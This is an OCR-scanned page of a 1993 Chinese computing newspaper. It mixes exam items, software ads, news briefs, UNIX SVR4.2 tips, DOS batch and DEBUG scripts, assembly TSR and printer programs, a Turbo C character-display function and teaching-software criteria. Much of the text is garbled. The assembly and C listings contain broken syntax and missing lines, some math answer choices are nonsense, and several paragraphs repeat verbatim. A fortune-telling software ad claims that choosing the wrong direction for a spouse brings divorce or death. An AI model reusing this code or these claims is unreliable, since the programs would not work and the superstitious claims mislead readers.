90 seconds as the PC/XT [] itself over to be sure [] is in working
order.

供选择的答

- A-E: ① everything ② something ③ some ④ numbers ⑤ icons
⑥ display ⑦ printer ⑧ checks ⑨ much ⑩ makes

试题12

从供选择的答中选出应填入[]内的正确答案,把编号写在答卷的对应栏内。
1. 1+2+...+n 的和是 []
2. 1/3 + 1/5 + ... + 1/(2n-1)(2n+1) 的和是 []
3. 1 * 3 * 5 * ... * (2n-1) 的积是 []
4. 1/n + n/(n-1) + ... + n/(n-1) 的积是 []
5. sin(x) + sin(2x) + ... + sin(nx) 的和是 []

供选择的答

- A-D: ① 2n/(2n+1) ② n/(n+1) ③ 1/2(n+1) ④ 1/6(n+1)(2n+1)
⑤ n/(n+1)(n+2) ⑥ n!/2^n ⑦ 2^n ⑧ (n!)^2/2^n!
⑨ n * 2^n ⑩ 2n * 2^n
E: ① cos(n/2) * cos(n/2) ② sin(n/2) * sin(n/2)
③ cos(n/2) * sin(n/2) ④ sin(n/2) * sin(n/2)
⑤ cos(n/2) * cos(n/2) ⑥ sin(n/2) * sin(n/2)

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘铸德 副主编:唐敏
国内统一刊号:CN51-0106 订阅代号:61-74 地址:成都市金河街75号 邮政编码:610015

崭新的软汉字系统——中国龙简介

“中国龙——明星汉字系统”是由昆明明星电脑公司精心研制和开发的一个功能强大、面目全新的软汉字系统，目前最新版本是2.00发行版，适用于DOS环境，是一个开放式的中文操作平台。该汉字系统突破了过去的汉字系统在软件兼容上的难关，成为一套当今最完美的中西文兼容环境。在此系统下，用户既能方便地使用中文软件，又可以毫无阻碍地使用西文软件，使之能在中文方式下正确地运行。

关于“中国龙2.00”版，笔者只作一些简单的介绍，让读者能初步了解该软件的特点。

“中国龙”是一个纯软件的DOS环境，从价格性能比来看，远远超过其他的中文系统。它彻底地消除了中西文软件之间的阻碍，能支持汉字的直接写屏，在该系统下，西文的文本方式和图形方式软件可以正确地运行，除软件本身有高位屏蔽或西文的WYSIWYG(所见即是所得)之外，汉字均处理均完整而有效。

对于显示器来说，“中国龙”支持EGA、VGA、CEGA、CVGA(新版还支持单显)。对于EGA而言，有420根扫描线可用；VGA能支持到800×600方式，而无论EGA或VGA皆支持50行以内的汉字显示，使西文43/50行软件能畅通无阻。对屏显汉字有独特的数字处理功能，另有完善的单字节制表符显示及打印。

该中文系统核心占内存仅26KB，也能尽善尽美地利用XMS、EMS、EXT等，在DOSS.0和DR.DOS6.0下均能正常工作。网络用户只需在服务器中安装一次，全网用户皆能共享该系统(包括24点阵字的共享彩色打印)，真正做到了网络共享支持，对工作站的数量也不作限制。其他的特色功能包括联想输入、屏幕即时取词、自由编码字典(码长1~10位)、模糊输入等汉字输入技术。

★编号: 930905
名称: EE SYSTEM V2.5之LQ1600K
系列打印机驱动程序
作者: 陈延刚
功能简介: EE-SYSTEM V2.5是使用最广泛的原理图、印制板、通用绘图辅助设计软件包之一。但该软件仅支持9针打印机的使用，令拥有24针打印的用户感到遗憾；本软件使用户能够由LQ1600K、AR3240系列打印机，更完善地输出EE SYSTEM-V2.5所产生的一切图纸。具有以下功能：

1. 能够按正确的比例打印，不至于纵向拉长1.2倍
2. 分辨率由120DPI提高到240DPI，使打印出的字符更清晰、弹点更圆、毛边更细。
3. 最大打印宽度由297mm提高到345mm，A0幅面能够分为两张A2加长幅面来打印。
4. 不但可按任意比例打印印制版图，而且可按任意比例打印原理图。

EE SYSTEM V2.5原有打印驱动程序具有的其它任何功能本软件也都有。
源程序语言: C语言
运行环境: 内存不小于640KB的IBM PC/XT AT286 386及其兼容机。
转让形式: 1. 2M软盘一张，使用说明一份
转让价格: 50元(开税务发票)
收款单位: (541308) 邮电部西安通信设备厂电源开发部 陈田贵

电脑爱好者交流网

北京软件市场电脑爱好者交流网自五月份成立以来已有数百名网友，应广大计算机爱好者的要求，现开始办理第二期人网手续，详细资料函索即寄(请附邮资二角)
地址: 北京北三环中路1号中国科学技术馆内北京软件市场(100029) 联系电话: 4221177-1052
联系人: 黄佳刚 郭敏

并可正常使用鼠标进行输入，西文软件不受任何影响。新版“中国龙2.00”可以在最高能1024×768×256方式下有条件地使用汉字，提供若干高级调用供设计人员开发等。
“中国龙”软汉字系统的研制成功，为中国微机软件史上画出了一幅优美的中国龙，开创了新一代中文系统的格局。据悉，明星电脑公司还在不断地完善和探索，我们期待着更好的“中国龙”的问世。

明星系列软件

中国龙

北京环境软件
昆明明星电脑公司
地址: 昆明东风南路2号
电话: 0871-414874 邮编: 650081
明星电脑北京办事处
地址: 北京海淀区大柳树路阜成门内大街708号
电话: 010-62522222 010-62522222 联系人: 王小波

在去年十月，昆明明星电脑公司的两位年轻人带着新近开发的“中国龙”中文环境系统软件到北京参加“九二中文信息处理国际研讨会”及“全国第四届软件交易会”，捷报传来，凝聚着明星人心血，“中国龙”不负重望，在北京一炮打响，受到专家们的重视，赢得了各类用户的好评。

订单纷纷从祖国大江南北飞来，各地代理商也电话——缺货！明星电脑为了尽快满足广大用户的需求，销量已逾数千套，“中国龙”已成为计算机界家喻户晓的“明星”。

“中国龙”之所以赢得用户的称颂，取决于它崭新的概念和几近完美的中西文兼容性。西文软件不用汉化就可使用汉字，是计算机应用、开发人员多年的愿望，但又似乎是不可能，“中国龙”实现了这多年的愿望，它同时具有网络共享功能，是一个网络型汉字系统，实现了在VGA卡上仿真

CEGA卡功能；显示器，在25行到50行之间任选，完美的内存使用，可实现全部程序使用高端内存，不占用基本内存，支持AutoCAD环境，AGI图形接口使得在图形界面上同样使用汉字，一套软件随意安装，不再使用Key-Set，适用286以上EGA、VGA、CEGA、CVGA等彩色显示器，也支持HOC单显卡。
“中国龙”为计算机操作者提供了一个功能强大的操作平台，使他们驾“龙”腾飞在计算机领域，中文操作系统从此迈入了一个新的里程。

此时此刻，明星人并没有满足，而是顺应时代潮流，在广大用户朋友的支持和鼓励之下，加紧开发，使“中国龙”锦上添花，更胜一筹。即将面市的V3.0版，又将在充实和完善原有功能的基础上，增加许多先进、全新的功能，以完美卓越的性能答谢用户朋友的厚爱。

昆明 邓伟

《财神》 实现您会计电算化的理想

《财神》通用财会软件四大模块：
报表生成随心；帐务处理最优；
工资核算悦目；固定资产方便；
符合新制度、新规范。

使用《财神》恭喜发财！

联系人: 河北涿州计算机研究所所长李海明
邮码: 061000; 电话: 241721、243703

▲春小麦高产栽培数学模型及优化农艺的研究有成效 由新疆农科院原子能所等单位承担的利用计算机对春小麦高产栽培数学模型及优化农艺措施方案的研究成果，已在乌鲁木齐通过了新疆科委组织的鉴定，与会的农业和计算机方面的专家一致认为，这项研究成果达到了国内先进水平。该成果已指导1.06万亩春小麦增产11.13万公斤，便每亩增值7.4元。(任子生)

▲沪举行软件产权保护研讨会 为提高广大计算机应用者的法律意识和减少侵权行为，上海日前举行软件产权保护研讨会，中外电脑软件专家、企业家和律师共80多人与会。(李基宝)

▲《管线会区域电力用户微机远传监控系统》研制成功 一项综合现代文流数据采录、微机处理、数据通信等先进技术构成的《管线会区域电力用户微机远传监控系统》于最近在湘潭大学研制成功，并通过省级技术鉴定。

系统由主站“管线会区域用电信息监控系统”与若干个分站“电力用户监测仪”组成，能广泛应用于中、小型电力用户负荷的监测管理。经国内外联机检查结果表明与鉴定委员会一致认为，该成果在国内同行业中处于领先水平。

▲定专家们认为在我国目前电力严重短缺和急需对电力用户科学管理的情况下，推广与应用该成果具有广泛的社会效益与经济效益。(吴吉安)

▲脑电图地形图综合分析诊断仪通过鉴定 由北京武警总医院研究员王天富与哈尔滨市南岗区十字康医院王瑞光等二人共同合作研制成功“NDX-A型脑电图地形图综合分析诊断仪”。日前通过了医疗器械新产品鉴定，达到国内先进水平。该仪器经24家医院临床使用，证明仪器性能稳定，便于分析，灵敏度、诊断准确。对癫痫、脑血管病、脑血管神经官能症和颅脑占位病变有一定的定位诊断价值。(王瑞光)

▲人保总公司成立软件中心 中国人民保险公司为了加强本系统的电子化进程，更好地应用和开发计算机软件，促进软件市场的形成，日前决定，在总公司成立软件中心。

该软件中心，负责系统软件和应用软件的引进、开发、生产、管理和对外合作，所用各分公司组织开发、移植的软件也均在谈中心统一备案，对各地开发、移植出的高质量、适用性强、具有推广价值的软件将按照有偿服务的原则组织在全国推广应用或进行转让。

该软件中心的成立，将对促进全国人保系统的电子化应用工作和提高人保的竞争力，发挥积极作用。(编委)

我国软件开发的薄弱及对策
软件在电子产业的发展过程中占有相当重要的份量，但是软件的开发、应用、推广、普及等问题在我国却得不到足够的重视。在软件生产、销售、市场等方面存在着许多问题。主要表现在：软件生产水平低、软件工具不完善、软件质量低、软件售后服务不到位、软件知识产权保护不力、软件市场混乱、软件价格昂贵、软件更新换代快、软件生命周期短、软件投资风险大、软件行业竞争激烈、软件行业人才短缺、软件行业法规不健全、软件行业标准不统一、软件行业信息不透明、软件行业诚信度低、软件行业竞争激烈、软件行业人才短缺、软件行业法规不健全、软件行业标准不统一、软件行业信息不透明、软件行业诚信度低。

自从1969年UNIX系统在美国贝尔实验室诞生以来,经过二十多年的发展和成长,已经成为一种兼容性可移植性好,功能强大,安全性高,多用户,多任务的主流操作系统。

UNIX正式传入中国,是在文革后的70年代末期,先是国内部分专家得到有关UNIX的文章和资料,记得在80年召开的全国第一届软件工程会上,就有学者作了UNIX系统的分析报告。

关于国内许多专家和政府部门都认识到UNIX的重要性及其应用前景,在“六·五”、“七·五”和“八·五”等国家科技攻关计划中,都安排了与UNIX有关的研究开发课题。

UNIX 在中国

下,中科院软件所许孔时所长和原北京信息工程学院贾耀良副院长,应邀出席了在美国达拉斯召开的UNIX国际用户组织大会(UNIXFORUM会议)。

据CUUG估计,目前我国有各种版本的UNIX系统约2-3万个,主要分布在大院校、研究机构、设计部门以及银行、保险、物资等大用户中。

特别应当指出的是,中国政府主管部门和有关专家对于UNIX技术的发展始终给予充分的重视,在“六·五”、“七·五”科技攻关的基础上,“八·五”期间又投入相当大的资金。

据估计,93年我国安装各种版本的UNIX系统约有5000-8000套,随着我国经济高速发展,计算机应用的广泛,估计在三年左右的时间里,我国在UNIX产品发展速度上,在应用推广上,以及关键技术等方面,将会与国际上同步起来。

随着微机的不断普及,微机的各种排版编辑软件也在不断增多,如WORDSTAR,PEIT, WPS, CCED等,由于各种微机编辑软件研制者出于不同的操作习惯,使各自软件的功能键的功能不尽相同。

该程序比较小,运行驻留内存后所占空间不大,却给操作人员带来了许多方便,其程序内的参数值经修改之后可实现更多的功能键提示功能。

1. SVR 4. 2对网络的支持情况 SVR 4. 2对网络的支持以TCP/IP为核心,上层支持RFC, NFS, RFS, Telnet, SMTP等协议,底层支持以太网, SLIP, Token ring, X. 25等接口。

在SVR 4. 2系统中可以有以下几种方式和DOS系统发生联系: ODOS中的某些命令,如format, cp, dir等命令,可以与DOS格式软盘、硬盘DOS分区交换信息。

关于MERGE和VPIIX的DOS仿真程序都可以在SVR 4. 2上运行,利用DOS仿真程序可以在SVR 4. 2系统上运行DOS程序。

通过仿真终端和联网(利用PC-Interface, PCTCP, PCNFS等软件)可以连接运行DOS的机器和运行SVR 4. 2系统的机器连接起来。

将SVR 4. 2所用的软件均插在打印机口上,它要求I/O地址为378h,在COMPAQ机上默认的并行口地址不是378h, LPT2为378h,要用SET UP(AT总线)或CONFIGURE盒(SEISA总线)将并行口置为LPT2。

AST SE服务器支持500MB和1GB两种硬盘,在AST SE上安装SVR 4. 2的关键是对硬盘设置相应的参数。其中500MB硬盘的参数为611, 16, 63, 而1GB硬盘的参数为1023, 16, 63。

SVR 4. 2支持在主机控台上使用多个虚拟启动虚拟屏的命令是vmlgr, 切换虚拟屏的按键序列是先用时按ALT/PrSc, 再按F1、F2对应第一个、第二个虚拟屏, F3对应主屏。

在系统默认设置下,系统自动启动图形界面,关闭图形界面的步骤是: Oh/ltc/re2.d/s69xdm Stop

关闭后再启动图形界面的命令为: sh/etc/re2.d/s69xdm start.

终端可以直接连接在串行口上,或在多用户卡上,在硬件连接好之后,启动Login进程的方法如下,对于非流的驱动模块在/etc/inittab中加入。

an: 23; respawn t / etc / etc / dev / 设备波特率 对于流驱动模块,在inittab中加入 an: 23; respawn t / usr / lib / sw / ttymon -g-vpr -设备-1波特率-mkterm

MOUSE的管理命令 SVR 4. 2系统提供一个mouseadmin命令,该命令用于在系统中加入、删除、更改mouse配置,用鼠标通过字符菜单操作。

当忘记root口令时如何处理? 当忘记root口令时,可用boot盘引导,进行非破坏安装,在安装完了三张boot盘后,按del键退出,改动/etc/passwd文件,完成改动之后,重构系统用ibuild命令。

SVR 4. 2系统的安装次序为: 1. SVR4. 2系统的安装次序为基础,实用程序集,管理集,其它各种,中文扩展集最后安装。

2. 现在支持哪些多用户卡? SVR4. 2现已安装过的多用户卡有得实公司的IPC-400,4用户卡, A650卡,联想8用户卡,24用户卡, Comptone, powerports, maxspeed等。

3. 11上启动TCT/IF模块。 13. SVR 4. 2的联机手册包括哪些内容? 新增加的SVR 4. 2的联机手册包括命令、系统调用、库函数(标准库、Cursor库、网络库、desktop库、moiltd库)、文件结构、设备格式等。

MOOLIT是USL提供的GUI库,它既支持OPEN LOOK风格的界面形式,又支持Motif风格的界面形式,从外观看,它可以在两种GUI风格之间实现动态切换,从内部调用看,它是OPEN LOOK接口的扩充。

两者的命令基本相同,但也增加了一些针对4.2特点的命令,主要有: 动态模块管理命令 modadmin, kmodreg, kmodload PDI设备管理命令 pdiconfig, pdiadd, pdim

图形调试命令 edebug DESKTOP管理命令 oluseradd, make -owner

北京光合

关于UNIX SVR 4. 2/CE/FC

实用的微机编辑软件在线帮助器

```
!helper.bsh
coasg      vrgment
           org 100h
           asushe cl,coasg,dg,tsang
start: jmp startf
colr      dw 0000h
oflle     dw 0000h
asglc     dw 0000h
count     dw 0000h
linep     dw 0000h
addressw 0000h ;正常数字顺序为2005H
apnmg     dw 32 dup(0520h);定义字的顺序和正常数字相反
scr1      db 0ah,0dh,"Have noparamenter!!",07h,24h
dir
proc fat
push ax
push cx
push di
push si
push ds
push es
push f
call dword ptr ca,oflle
inc cs;count
cmp ca;count,0005
jb return
mov cx,0000h
mov word ptr ca;count,cx
mov word ptr ca;colr,mov cx;count
mov dx;word ptr ca;address
mov di;word ptr ca;linep
lea si,word ptr ca;apnmg
mov cx,0040h
```

```
cli
notall2;in al,dx
mov ah,01h
jnz notall1
mov ah,byte ptr ca,[al]
notall1:
in al,dx
test al,01h
jnz notall1
mov byte ptr ca,[di],ah
inc di
inc si
loop notall2
sti
return;pop es
pop ds
pop si
pop di
pop cx
pop ax
iret
dir
endp
startf;push cs
pop ds
mov si,0080h
xor cx,cx
mov cl,[si]
inc al
cmp cx,0
je exit
cmp cx,0020h
jbe reset
mov cx,0020h
reset;lea di,apnmg
releop;mov al,[si]
```

```
mov [di],al
inc si
inc di
inc di
loop relop
mov ax,0000h
mov ds,ax
cli
mov ax;word ptr ds,[0070h]
mov word ptr ca,oflle,ax
mov ax;word ptr ds,[0072h]
mov word ptr ca;asglc,ax
mov word ptr ds,[0078h],offset dir
mov word ptr ds,[0072h],ca
sti
cmp byte ptr ds,[0463h],044h
jnz notcolr
mov word ptr ca,colr,0b006h;
color screen
mov word ptr ca,address,034ah
jmp colr
notcolr;mov word ptr ca,colr,0b006h;
mono screen
mov word ptr ca,address,03bah
colr1;mov word ptr ca;linep,0000h
mov dx;offset scr1
mov ax,3100h
int 21h
exit;mov ah,00h
mov dx;offset scr1
int 21h
mov ax,4c00h
int 21h
coasg ends
end start
```

LQ-1600K 打印机自带24点阵汉字库，打印时置为中文模式时，不需任何驱动程序，就可打印出汉字。但正常打印出的汉字均为24点阵字体，打印机有一套完整的打印控制命令，可以打印出多种字体。以综合选择命令为例。

ASCII码：FS 1 n
十进制码：28 33 n
十六进制码：1C 21 n
通过选择不同的n值(0-31)，就可以打印出32种大小不一形状不同的汉字，本人用汇编语言编制了一个小程序，可以打印出7种规格的汉字和斜体字，可以满足一般汉字输出需要。本程序采用向打印机送

简单实用的LQ-1600K汉字库驱动程序

```

控制码的方法，所以运行时必须打开打印机，并置为联机状态。运行一次效果保持至关机。打印机关机时命令失败，操作中间如要改变字体需重新运行程序，字体命令和斜体命令可以同时用效。程序首先利用程序段前缀的非规格参数传递命令行参数。如果参数正确正常退出。如果参数不正确则解释提示低个参数的意义和正常参数范围，并可重新输入参数。这也是一个良好用户界面的程序实例。熟练者可以直接输入参数，增加操作速度，否则可以进入提示，按箭头选择正确值。1-7参数为字体控制，8为斜体控制，9为取消斜体效果。
使用方法：本文所附原程序名为LQ.ASM，用TASM汇编，用TLINK链接成EXE文

```

目前市场上销售的家用286微机，部分配置双硬盘(720×350/640×200)选项，由于价格低廉，受消费者欢迎，与社会上合作的IBM微型机兼容，能够满足一般用户要求。为了适应使用原来PC机上开发的程序及部分游戏软件，应置成CGA80×25方式，才能运行。其中硬件实现方法，可将显示器显卡(TMT-6310AR)上的JP3、JP4(卡的上方JP1-JP8)的跳线接成ON即可。但要高分显示时，还要将JP3跳线断开为OFF状态，JP4跳线接ON才能实现，比较麻烦。

现在介绍用软件实现双屏显示，自动切换的方法。

(一) 将显示图形卡JP3、JP4跳线断开为OFF状态。

(二) 在DOS方式下，运行MODE MONO命令，即可实现高分辨显示。可运行25行汉字及WINDOWS等高级软件。

(三) 在DOS方式下，运行MODE CO80命令，即可实现CGA中分辨显示方式。即可运行10行汉字及原来PC机CGA方式开发的程序及游戏软件。

以上两条命令可分别放在各自的自动批处理BAT程序中即可实现，比较方便。

北京 余庆昌

```

mov es,ax
mov si,80h
mov di,offset pram
mov cx,128
cld
rep movsb
mov ax,@data
mov ds,ax
cmp pram,2
jnz sr
mov al,pram+2
sub al,'0'
jz sr
cmp al,10
jnc sr
jmp dy
sr: mov ax,@data
mov ds,ax
mov dx,offset
fmfm
mov ah,09
int 21h
watt: mov ah,06
mov di,0f0h
int 21h
jz watt
sub al,'0'
jc error
cmp al,10
jnc error
dy:mov dx,offset msg1
mul thirty
mov dx,ax
add ax,msg msg1
mov ds,ax
print:
mov cx,3
mov bx,dx
mmov, mov d1,[bx]
mov ah,5
int 21h
inc bx
loop mmov
jmp end
error: mov dx, offset
msg2
mov ah,09
int 21h
mov ah,02
mov di,07
int 21h
jmp watt
end, mov dx,offset tsa
mov ah,09
int 21h
endd: mov ax,4c00h
int 21h
end start

```

某公司一台80M硬盘的AST386微机，使用MS-DOS6.0，按常规安装CDBIOS2.13H软汉字系统，启动后汉字打印失败。经检查硬盘中F0×16、24×24、40×40、48×48点阵各体字库及所有阅读显示打印模块FILE.COM文件，与其它机器正常2.13H比较，均未发现异常。依次选不同显示字体启动2.13H用FILE.COM时，16×16点阵两级汉字都不能显示和打印；用FILEA.COM时，仅一级汉字可以显示和打印；用FILE2.COM时，两级汉字均可显示、打印；调读24×24点阵打印模块后，SFHKT五库汉字全部打印出正常字体，但24×12点阵ASCII码打印不正常。以上情况提示，凡调入内存的显示打印模块都发挥了正常功能，凡读硬盘字库的功能都有问题。检查分区BOOT的版本标志为MSDOS.0，与用VER和COMMAND命令查出的DOS6.0不符。估计该机是在原来DOS5.0基础上更换系统文件后升级为DOS6.0的，怀疑其版本混杂。于是用PCTOOLS将DOS6.0文件全部删除，换上MSDOS5.0，再重

磁盘文件管理命令

TYDE

随着计算机技术的日益发展和普及，用计算机进行文字处理工作已经在机关日常工作中占据了相当的比例。对于经常做文字处理工作的计算机操作人员也许有这样的体会：当计算机使用一段时间后，要定期对磁盘，尤其是对硬盘进行一次清理工作，删除那些不需要的文件。对于众多的不了解文件具体内容的文本文件，清理起来感到非常麻烦。一般是先用DIR命令打印(显示)目录清单，然后再对每个文件逐次使用TYPE命令查看文件内容，并对一些无用的文件用DEL(或ERASE)命令逐一删除。因此，清理工作烦琐而乏味，工作效率亦较低。

为了提高工作效率，减少大量的键盘重复操作，作者编写了一段简单的批处理命令程序-TYDE解决了这一问题。如同使用DOS外部命令一样，TYDE命令支持通配符。使用起来非常方便，现将TYDE命令的功能及使用方法介绍给广大读者。

1. 命令格式：[盘符:] [路径] TYDE [盘符:] [路径] [文件名]
2. 命令功能：显示(一批)文件内容，并做可选择的文件删除。
3. 使用方法：按照格式打印命令，并回车。

例如，想要清理硬盘当前目录下所有的无扩展名的文件，可打如下命令：
C>TYDE *.*<CR>

屏幕将显示符合给定条件的第一个文件内容，接着给出选择菜单：
是否删除XXX文件? 请选择
1-删除 <CR> 保留
选择1则删除该文件，否则将继续显示第二个符合条件的文件内容，如此直到所有满足条件的文件全部清理完毕。如果文件内容过长，可用<CR>+<C>中断显示后面的文件内容，屏幕显示提示信息：
Terminate batch job (Y/N)?
若回答“Y”，则中断TYDE命令，返回操作系统(显示C>或A>，B>)。
若回答“N”，则接着给出选择菜单。可以选择删除该文件(选1)，或不删除(按回车键)，并继续显示下一个符合条件的文件内容，如此直到所有满足条件的文件全部清理完毕。

```

TYDE命令程序清单如下：
!type .bat
@ECHO OFF
FOR %%A IN (%*) DO
CALL M%A
ECHO ON
2 .id .bat
ECHO ON

```

新启动DOS和2.13H，结果依然故我。

经多方探索、分析，估计与各显示打印模块中建立字库库区链接设置有关系。由于各模块文件本身并无差错，追踪有关建立字库库区链接表程序后，自然对FAT表产生了疑问。用DEBUG调出FAT表，根据头那特征判定为10位FAT表，但其磁号?为7048H(正常应为0003H)，出现了磁号不

DOS版本升级中的意外

连续现象，这明显是升级过程中新文件取代老文件时文件属性位置错造成。由于10.SYS和MS-DOS5.SYS两个系统文件顺序未变且程序完整，故DOS引导正常，但是2.13H汉字系统在建立字库区链接表时要判读FAT表的位数，判读语句为：
TEST BYTE PTR [BX+7],60H
这是将判读字节移到FAT表07H位置，12位FAT该字节为60H，10位FAT为00H，修改后的2.13H恢复了正常显示和打印功能。第二种方法是根本性的：即带系统重新格式化硬盘，这可彻底解决FAT表文件顺序排列问题。我们先采用第一种方法，后用第二种方法均获成功。作者后来在兼容286机上作过试验，用更换文件和SYS命令传送系统方法改换DOS版本，都得到了与本文前述类似结果。提请操作者注意此类升级方法可能产生某些意外。

湖南 周文涛

```

@ECHO OFF
ECHO 是否删除%1文件?请选择
TY
IF ERRORLEVEL 50 GOTO B
DEL %1
ECHO %1 已被删除。
: B
3 TY.COM
C>DEBUG
=0100
BA 10 01 04 09 CD 21 B8 01
BC CD 21 B4 4C CD 21 31
20 5F 6F 5F 20 C9 BE B3 FD
20 20 3C 43 52 3E 20 5F 5F
5F 20 B1 A3 C7 F4 20 3A 20
24
-rbx
0
-rax
-nc
-ny.com
-w
-q

```

本命令使用环境为：硬件环境：所有PC系列微机。
软件环境：PC-DOS V3.30以上版本。

辽宁 佟雪江

TurboC为我们提供了一个在屏幕指定位置显示一个字符串的函数(outoutxy)，但该库函数不能用于显示汉字字，这里本人编写了一个专门用于显示汉字的函数(outchinese)供同行们参考。

函数工作原由：
TurboC中的库函数Void for putimage (int left, int top, void far *bitmap, int op)，是用来在屏幕指定位置(left, top)输出一个位图的，其中bitmap为指向保存有位图信息的内存区域的指针，该区域的前四个字节与位图的高和宽，其后为图像内容，如果把前四个字节置为0x0f0f，再在其后填入要显示汉字的字模点阵数据，调用putimage函数，即可在屏幕指定位置显示出一个汉字了，这里以2.13的16点阵汉字为例，一个汉字的字模为32个字节组成。

函数用法及说明：
int outchinese (char *sp, intx, inty, intn, int op)
其中：sp为指向要显示汉字的指针；
(x, y)为显示汉字的开始位置；
n为显示汉字的字间距；
op 同putimage函数中的相应参数的作用；
本函数执行完后返回显示汉字串后的X值。

本函数可在图形方法下工作，在CGA卡上可在高分辨率下工作。由于本函数是直接读取字库的字模，所以无需汉字系统的支持，可在西文DOS下直接执行汉字显示。

```

在调用它的源程序文件中应嵌入下列头文件：graphics.h; io.h; conio.h及string.h。(伊俊)
int outchinesexy (char * sp, int x, int y, int n, int op)
{
unsigned char buff [38],
* pbuff, hi_byte, lo_byte;
unsigned long offset;
int handle, i, no;
buff[0]=buff[2]=ox0f;
buff[1]=buff[3]=ox00;
ppbuff=&buff[4];
handle=open("c:\", O_RDONLY | O_BINARY,
1=(strlen(sp))/2;
for (no=0; no<1;n0++){
hi_byte= * sp++;
lo_byte= * sp++;
offset=(hi_byte * ox0a1) * 94 + lo_byte * ox0a1) * 321;
iseek (handle, offset, 0);
pbuff[0]=* buff[i];
iseek (handle, pbuff[32]);
putimage(x, y, buff, op);
x+=16+no;
}
close(handle);
return(x);
}

```

为一个增加一个显示汉字的函数

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘伟雄 副主编:唐秋
国内统一刊号:CN51-0106 订购代号:61-74 地址:成都市金河街75号 邮政编码:610015

《财神》

实现您会计电算化的理想

《财神》通用财会软件四大模块:

- 报表生成随心;帐务处理最优;
- 工资核算醒目;固定资产方便;
- 符合新制度、新规定。

使用《财神》恭喜发财!

联系人:河北沧州计算机研究所所长余海明
邮码:061000; 电话:241721、243793

评价教学软件的参考标准

由于计算机在学校教学中的普及,计算机教学软件在计算机辅助教学中越来越显得重要。目前,市面上销售的软件越来越多,虽然介绍得很诱人,但买来并不一定适用。主要是有的软件出于商业盈利目的而编制的劣质品,有的软件虽然不纯粹为商业利润而编制,但由于作者不了解学生的实际发展水平,不懂得相关课程的教育理论,虽然软件从技术上讲很好,但达不到相应的教学目的。现在许多计算机教师为进一步探索计算机在学校教育中的潜力,特别是在各科教学中可以发挥的作用,正试图编制一些教学软件。但许多教师对于一个好的教学软件究竟需要哪些条件不甚明确,往往只是靠本报家。所以了解教学软件研制的指导思想、目的、技术处理等一系列标准,对研制、选购和评定教学软件都十分重要。

一个好的教学软件应尽可能满足以下几条标准:

(一)教学软件的技术质量

- 1.该软件是否有程序设计上的错误?能否防止误操作,断电等造成程序被破坏。
- 2.屏幕安排是否吸引人,图声、声音、颜色等是否准确、完美。
- 3.软件应该易于维护、修改和移植,尽可能适应于多种微机系统和网络。

(二)教学软件的内容准确性

- 1.软件中所规定的教学目的是否明确。
- 2.概念的表达是否准确,内容的覆盖面是否完整。
- 3.软件的使用对象是否明确,是否适合学习者的年龄、能力和实际水平。

(三)软件应该易于操作使用

- 1.应该提供教师的指导说明书以及学生的操作手册。
- 2.软件中应该含有描述性的目录或帮助文件,使学生随时通过某功能键操作,获得系统帮助。
- 3.软件应该有记录保持功能,将使用者的情况保存下来,以供教师掌握利用。
- 4.软件应有人机交互功能

(四)软件应具有人机对话的交互作用,及时作出反馈。

- 2.能让学生自己控制呈现速度,并能很据需要暂停或跳过某一部分。
- 3.有分支程序,可根据学生的个别情况,进行个别化教学。

(陕西 王金柱)

读者论坛

★编号:930906

名称:命运与名称
作者:刘蓉丰

功能简介:命运与名称是根据《易经》理论对人的姓名及出生年月日时,单位的名称进行综合分析而预测个人命运及单位命运的最新成果。它吸取了国内外易经专家研究成果的精华。

本软件可(1)由姓名及出生年月推算人生总运、前半生运、后半生运、财运、性格、事业等(2)由单位名称推算出单位的大运并(3)由出生年月日时自动推算并在六干支字中进行筛选,从而提供给新生儿最大吉大利名的最佳方案(4)由经商单位性质自动推算并提供大吉大利名的最佳方案(5)由出生年月日时自动推算未婚青年未来配偶的所在方向,为年轻人提供捷径,为婚姻介绍提供方便(据全国易经大师邵伟华讲:若方向不对,恋爱难谈成,即使勉强谈成也不利,轻者夫妻不和,重者不离也死。)

本软件推算出的结果全部可由打印机打出。(约1000字)

本软件彩色菜单驱动,使用极为方便。

本软件有较高的经济效益,若实行有偿服务,按每取一个人收费5元计算,日赢利可达百元以上。本软件尤其适用于配合医院妇产科、幼儿园等单位创收使用。

运行环境:IBM PC/XT/286以上及兼容机,EGA以上显示卡,DOS2.0以上操作系统。

转让方式:高密度一张,说明书一份。(用户自备汉字系统)。

转让价格:500元

收款单位:四川省武隆县教育委员会信息站刘蓉丰(648500)

附:若需详细说明和测算结果样品或本人亲试的可写上姓名(昵称只需姓氏)和出生年月日时并注阴历阳历,另汇10元即可。

软件交流

如果您是计算机用户

您一定会成为中国计算机用户杂志的读者
内容实用 印刷精美 订费很低

· 每期刊出一个约二万字的技术性或产品性专题,1994年上半年的专题是:汉卡、反病毒、开放式系统、动画制作、漏洞指南、笔输入计算机。

· 每期连载一个讲座,1994年上半年的两个讲座是:Foxpro和汉化。

· 经验谈和工具箱两个栏目每期刊出十几篇用技巧 and 工具使用方法的短文,可帮助用户提高用机水平。

· 开发与应用栏目与系统开发示范栏目,每期刊出数篇高水平专文,可帮助用户提高开发水平。

· 自由软件与软件服务两个栏目,介绍可自由拷贝的软件并免费提供此类软件。

· 行业动态栏目与商品报价两个栏目,可帮助用户了解市场动向及选购硬件与软件。

· 每月5日出版,从1994年起每期140页(16开),彩封胶印,订费1.35元。邮购订代码:82-184。

计算机质量万里行

【本报北京讯】记者们,这次'93质量万里行活动,中国计算机用户协会目前在全国计算机行业中举行第四次全国计算机厂商及产品信誉评议活动。据悉,走访座谈等多种调查方式,要力求使评议结果更具科学性、公正性和权威性。中国计算机用户协会负责同志表示,希望他们的活动能够得到全国广大计算机新老用户的大力支持和协助,为提高我国计算机行业的产品质量与服务质量而共同努力,办实事。

我国计算机产业提出来的发展方针,有关专家建议,我国发展计算机产业应该采取"市场导向、建设产业、人才为本"的应用战略方针。

▲加速发展软件:提高办公效率。目前,在开发应用软件方面,应采取"市场导向、建设产业、人才为本"的应用战略方针。

▲加速发展软件:提高办公效率。目前,在开发应用软件方面,应采取"市场导向、建设产业、人才为本"的应用战略方针。

▲加速发展软件:提高办公效率。目前,在开发应用软件方面,应采取"市场导向、建设产业、人才为本"的应用战略方针。

一句话新闻

▲玻璃塔桥微机控制系统中
▲玻璃塔桥微机控制系统中
▲玻璃塔桥微机控制系统中

